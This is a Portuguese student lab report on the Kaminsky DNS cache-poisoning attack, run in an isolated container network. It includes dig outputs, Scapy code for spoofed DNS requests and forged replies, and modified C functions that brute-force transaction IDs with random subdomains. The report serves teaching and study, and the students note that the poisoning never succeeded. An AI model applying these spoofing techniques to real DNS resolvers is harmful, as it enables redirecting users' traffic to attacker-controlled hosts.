



**Universidade do Minho**

UNIVERSIDADE DO MINHO  
MESTRADO EM CIBERSEGURANÇA  
2025/2026

# The Kaminsky Attack Lab

PG59783 - Carlos Daniel Silva Fernandes - Mestrado em Cibersegurança  
PG59790 - Luís Filipe Pinheiro Silva - Mestrado em Cibersegurança  
PG59791 - Pedro Augusto Ennes de Martino Camargo - Mestrado em  
Cibersegurança

Ao longo do trabalho prático **The Kaminsky Attack Lab** foram desenvolvidos e executados vários scripts que implementam as técnicas e os testes propostos no guião. Cada script encontra-se devidamente identificado.


## Testes ao Funcionamento do DNS

O nosso container *user-10.9.0.5* utiliza como servidor DNS predefinido o servidor local **10.9.0.53**. Este servidor possui um mecanismo de reencaminhamento (forwarding) para o servidor DNS **10.9.0.153**, aplicado exclusivamente aos pedidos relacionados com o domínio **attacker32.com**. Assim, sempre que é realizado um pedido DNS que envolva este domínio, o servidor 10.9.0.53 encaminha o pedido para o servidor 10.9.0.153.

Ao executarmos o comando:

```
dig ns.attacker32.com
```

o pedido é reencaminhado pelo servidor DNS local devido à configuração descrita. Como o servidor **10.9.0.153** possui o domínio **attacker32.com**, este consegue responder ao pedido. O resultado pode ser observado na Figura 1.



```
root@9fb01bcb5060:/# dig ns.attacker32.com

;<<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 37703
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 0118a38414887e080100000069286829ecbb652f73ef86b1 (good)
;; QUESTION SECTION:
;ns.attacker32.com.                IN      A

;; ANSWER SECTION:
ns.attacker32.com.                259200  IN      A      10.9.0.153


;; Query time: 2 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Nov 27 15:03:05 UTC 2025
;; MSG SIZE rcvd: 90
```

Figura 1: Resposta ao comando `dig ns.attacker32.com`.

Por outro lado, ao executarmos:

```
dig www.example.com
```

não obtemos uma resposta válida. Isto ocorre porque o servidor DNS local não é autoritativo para o domínio `example.com` e, neste caso, não possui qualquer configuração de reencaminhamento para outro servidor DNS. A Figura 2 demonstra este comportamento.

A terminal window with a dark background and light-colored text. The prompt is 'root@9fb01bcb5060:/#'. The command entered is 'dig www.example.com'. The output shows the version 'DiG 9.16.1-Ubuntu' and the error message ';; connection timed out; no servers could be reached'.

```
root@9fb01bcb5060:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; connection timed out; no servers could be reached
```

Figura 2: Pedido `dig www.example.com` sem resposta válida.

Finalmente, ao executar:

```
dig @ns.attacker32.com www.example.com
```

estamos a indicar explicitamente que o pedido deve ser resolvido através do servidor DNS associado ao domínio `attacker32.com`. Como o servidor `10.9.0.153` possui a configuração necessária, consegue fornecer uma resposta, tal como representado na Figura 3.

```

root@9fb01bcb5060:/# dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 59579
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 20bdf97f433fa64b01000000692db73f2b39d8831f6658aa (good)
;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.                259200  IN      A      1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Mon Dec 01 15:41:51 UTC 2025
;; MSG SIZE rcvd: 88

```

Figura 3: Pedido dig @ns.attacker32.com www.example.com.

## Questão 2

Para realizar o *Kaminsky Attack* é necessário, numa fase inicial, efetuar um pedido DNS para um domínio que não esteja presente na cache do servidor DNS alvo. Desta forma, o servidor é forçado a realizar uma consulta externa, abrindo a janela necessária para o ataque.

O seguinte código Python realiza um pedido DNS ao servidor.

```

1 Qdsec = DNSQR(qname="www.example.com")
2 dns = DNS(id=0xAAAA, qr=0, qdcount=1, anccount=0, nscount=0,
3         arcount=0, qd=Qdsec)
4 ip = IP(dst='10.9.0.53', src='1.2.3.4')
5 udp = UDP(dport=53, sport=33333)
6 request = ip/udp/dns

```

A Figura 4 apresenta a captura efetuada no Wireshark após o envio do pedido DNS.

| No. | Time        | Source    | Destination | Protocol | Length | Info                                                                                |
|-----|-------------|-----------|-------------|----------|--------|-------------------------------------------------------------------------------------|
| 1   | 0.000000000 | 1.2.3.4   | 10.9.0.53   | DNS      | 75     | Standard query 0xaaaa A www.example.com                                             |
| 2   | 0.000000000 | 10.9.0.53 | 1.2.3.4     | DNS      | 104    | Standard query response 0x5ef7 A 1422.dscr.akamai.net OPT                           |
| 3   | 0.01688972  | 1.2.3.4   | 10.9.0.53   | DNS      | 124    | Standard query response 0x5ef7 A 1422.dscr.akamai.net A 2.19.54.33 A 2.19.54.34 OPT |
| 4   | 0.012603405 | 10.9.0.53 | 1.2.3.4     | DNS      | 104    | Standard query response 0x5ef7 A 1422.dscr.akamai.net A 2.19.54.33 A 2.19.54.34 OPT |

Figura 4: Captura do pedido DNS no Wireshark.

### Questão 3

A segunda etapa do ataque consiste em construir uma resposta DNS falsa de forma a enganar o servidor e levá-lo a acreditar que o *nameserver* que enviamos é o verdadeiro responsável pelo domínio. O objetivo é fazer com que o servidor de DNS aceite a autoridade do `ns.attacker32.com` para o domínio `example.com`, envenenando assim a sua cache.

O seguinte código em Python gera uma resposta DNS forjada contendo:

- um registo A falso para `www.example.com`;
- um registo NS que aponta o domínio `example.com` para `ns.attacker32.com`;

```
1 name = "www.example.com"
2 domain = "example.com"
3 ns = "ns.attacker32.com"
4
5 Qdsec = DNSQR(qname=name)
6 Anssec = DNSRR(rrname=name, type='A', rdata='1.2.3.4', ttl
7             =259200)
8 NSsec = DNSRR(rrname=domain, type='NS', rdata=ns, ttl=259200)
9
10 dns = DNS(id=0xAAAA, aa=1, rd=1, qr=1,
11           qdcount=1, ancount=1, nscount=1, arcount=0,
12           qd=Qdsec, an=Anssec, ns=NSsec)
13
14 ip = IP(dst='10.9.0.153', src="199.43.133.53")
15 udp = UDP(dport=53, sport=33333, checksum=0)
16
17 reply = ip / udp / dns
```

A Figura 5 apresenta a captura da resposta DNS forjada, tal como observada no Wireshark.




Figura 5: Captura da resposta DNS forjada no Wireshark.

### Questão 4

Após a construção dos pacotes em Python, o passo seguinte consiste em otimizar o envio das respostas forjadas, recorrendo a código em C. Esta

transição é necessária porque o envio em C permite um número muito mais elevado de pacotes por segundo, aumentando significativamente a probabilidade de sucesso do ataque.

Nesta fase é necessário realizar brute force sobre o campo Transaction ID e gerar repetidamente novos subdomínios aleatórios, obrigando o servidor DNS a efetuar pedidos externos evitando que utilize respostas em cache.

Para tal, foi necessário modificar as seguintes funções em C presentes no código base fornecido no ficheiro `attack.c`:

```
1 void send_dns_request(unsigned char *pkt, int pktsize, char *
   name)
2 {
3     memcpy(pkt + 41, name, 5);
4     send_raw_packet(pkt, pktsize);
5 }
6
7 void send_dns_response(unsigned char *pkt, int pktsize,
   unsigned char *src,
8                           char *name, unsigned short id)
9 {
10     int ip = (int)inet_addr(src);
11     memcpy(pkt + 12, (void *)&ip, 4);
12     memcpy(pkt + 41, name, 5);
13     memcpy(pkt + 64, name, 5);
14
15     unsigned short transid = htons(id);
16     memcpy(pkt + 28, (void *)&transid, 2);
17
18     send_raw_packet(pkt, pktsize);
19 }
```

As alterações realizadas permitem:

- injetar dinamicamente novos nomes de subdomínios nos pacotes enviados;
- alterar o endereço IP de origem das respostas forjadas;
- atualizar o Transaction ID a cada tentativa;

## Questão 5

Apesar do ataque ter sido montado de forma correta e de o código ter sido executado diversas vezes, nunca foi possível envenenar a cache do servidor DNS. Isto demonstra a dificuldade do ataque, devido à aleatoriedade do Transaction ID e ao reduzido intervalo de tempo em que o servidor aceita respostas antes de completar o pedido legítimo.

A Figura 6 mostra uma das execuções do `attack.c`, onde é possível observar as múltiplas respostas forjadas enviadas pelo atacante.

|      |               |               |            |     |     |                         |        |   |                  |   |         |    |                   |
|------|---------------|---------------|------------|-----|-----|-------------------------|--------|---|------------------|---|---------|----|-------------------|
| 3717 | 787.661664876 | 199.43.135.53 | 10.9.0.153 | DNS | 152 | Standard query response | 0xd34c | A | oxnh.example.com | A | 1.2.3.4 | NS | ns.attacker32.com |
| 3717 | 787.661679703 | 199.43.135.53 | 10.9.0.153 | DNS | 152 | Standard query response | 0xd34d | A | oxnh.example.com | A | 1.2.3.4 | NS | ns.attacker32.com |
| 3717 | 787.661682640 | 199.43.135.53 | 10.9.0.153 | DNS | 152 | Standard query response | 0xd34d | A | oxnh.example.com | A | 1.2.3.4 | NS | ns.attacker32.com |
| 3717 | 787.661691316 | 199.43.135.53 | 10.9.0.153 | DNS | 152 | Standard query response | 0xd34e | A | oxnh.example.com | A | 1.2.3.4 | NS | ns.attacker32.com |
| 3717 | 787.661699772 | 199.43.135.53 | 10.9.0.153 | DNS | 152 | Standard query response | 0xd34e | A | oxnh.example.com | A | 1.2.3.4 | NS | ns.attacker32.com |
| 3717 | 787.661768419 | 199.43.135.53 | 10.9.0.153 | DNS | 152 | Standard query response | 0xd34f | A | oxnh.example.com | A | 1.2.3.4 | NS | ns.attacker32.com |
| 3717 | 787.661749645 | 199.43.135.53 | 10.9.0.153 | DNS | 152 | Standard query response | 0xd34f | A | oxnh.example.com | A | 1.2.3.4 | NS | ns.attacker32.com |
| 3717 | 787.661725551 | 199.43.135.53 | 10.9.0.153 | DNS | 152 | Standard query response | 0xd350 | A | oxnh.example.com | A | 1.2.3.4 | NS | ns.attacker32.com |
| 3717 | 787.66173907  | 199.43.135.53 | 10.9.0.153 | DNS | 152 | Standard query response | 0xd350 | A | oxnh.example.com | A | 1.2.3.4 | NS | ns.attacker32.com |
| 3717 | 787.661742633 | 199.43.135.53 | 10.9.0.153 | DNS | 152 | Standard query response | 0xd351 | A | oxnh.example.com | A | 1.2.3.4 | NS | ns.attacker32.com |
| 3717 | 787.661751350 | 199.43.135.53 | 10.9.0.153 | DNS | 152 | Standard query response | 0xd351 | A | oxnh.example.com | A | 1.2.3.4 | NS | ns.attacker32.com |
| 3717 | 787.661759815 | 199.43.135.53 | 10.9.0.153 | DNS | 152 | Standard query response | 0xd352 | A | oxnh.example.com | A | 1.2.3.4 | NS | ns.attacker32.com |
| 3717 | 787.661768321 | 199.43.135.53 | 10.9.0.153 | DNS | 152 | Standard query response | 0xd352 | A | oxnh.example.com | A | 1.2.3.4 | NS | ns.attacker32.com |
| 3717 | 787.661778993 | 199.43.135.53 | 10.9.0.153 | DNS | 152 | Standard query response | 0xd353 | A | oxnh.example.com | A | 1.2.3.4 | NS | ns.attacker32.com |
| 3717 | 787.661789610 | 199.43.135.53 | 10.9.0.153 | DNS | 152 | Standard query response | 0xd353 | A | oxnh.example.com | A | 1.2.3.4 | NS | ns.attacker32.com |
| 3717 | 787.661777156 | 199.43.135.53 | 10.9.0.153 | DNS | 152 | Standard query response | 0xd354 | A | oxnh.example.com | A | 1.2.3.4 | NS | ns.attacker32.com |
| 3717 | 787.661805732 | 199.43.135.53 | 10.9.0.153 | DNS | 152 | Standard query response | 0xd354 | A | oxnh.example.com | A | 1.2.3.4 | NS | ns.attacker32.com |
| 3717 | 787.661814288 | 199.43.135.53 | 10.9.0.153 | DNS | 152 | Standard query response | 0xd355 | A | oxnh.example.com | A | 1.2.3.4 | NS | ns.attacker32.com |
| 3717 | 787.661822904 | 199.43.135.53 | 10.9.0.153 | DNS | 152 | Standard query response | 0xd355 | A | oxnh.example.com | A | 1.2.3.4 | NS | ns.attacker32.com |
| 3717 | 787.661831420 | 199.43.135.53 | 10.9.0.153 | DNS | 152 | Standard query response | 0xd356 | A | oxnh.example.com | A | 1.2.3.4 | NS | ns.attacker32.com |
| 3717 | 787.661840937 | 199.43.135.53 | 10.9.0.153 | DNS | 152 | Standard query response | 0xd356 | A | oxnh.example.com | A | 1.2.3.4 | NS | ns.attacker32.com |
| 3717 | 787.661848950 | 199.43.135.53 | 10.9.0.153 | DNS | 152 | Standard query response | 0xd357 | A | oxnh.example.com | A | 1.2.3.4 | NS | ns.attacker32.com |
| 3717 | 787.661857159 | 199.43.135.53 | 10.9.0.153 | DNS | 152 | Standard query response | 0xd357 | A | oxnh.example.com | A | 1.2.3.4 | NS | ns.attacker32.com |
| 3717 | 787.661874321 | 199.43.135.53 | 10.9.0.153 | DNS | 152 | Standard query response | 0xd358 | A | oxnh.example.com | A | 1.2.3.4 | NS | ns.attacker32.com |

Figura 6: Execução do ataque e envio repetitivo de respostas DNS forjadas.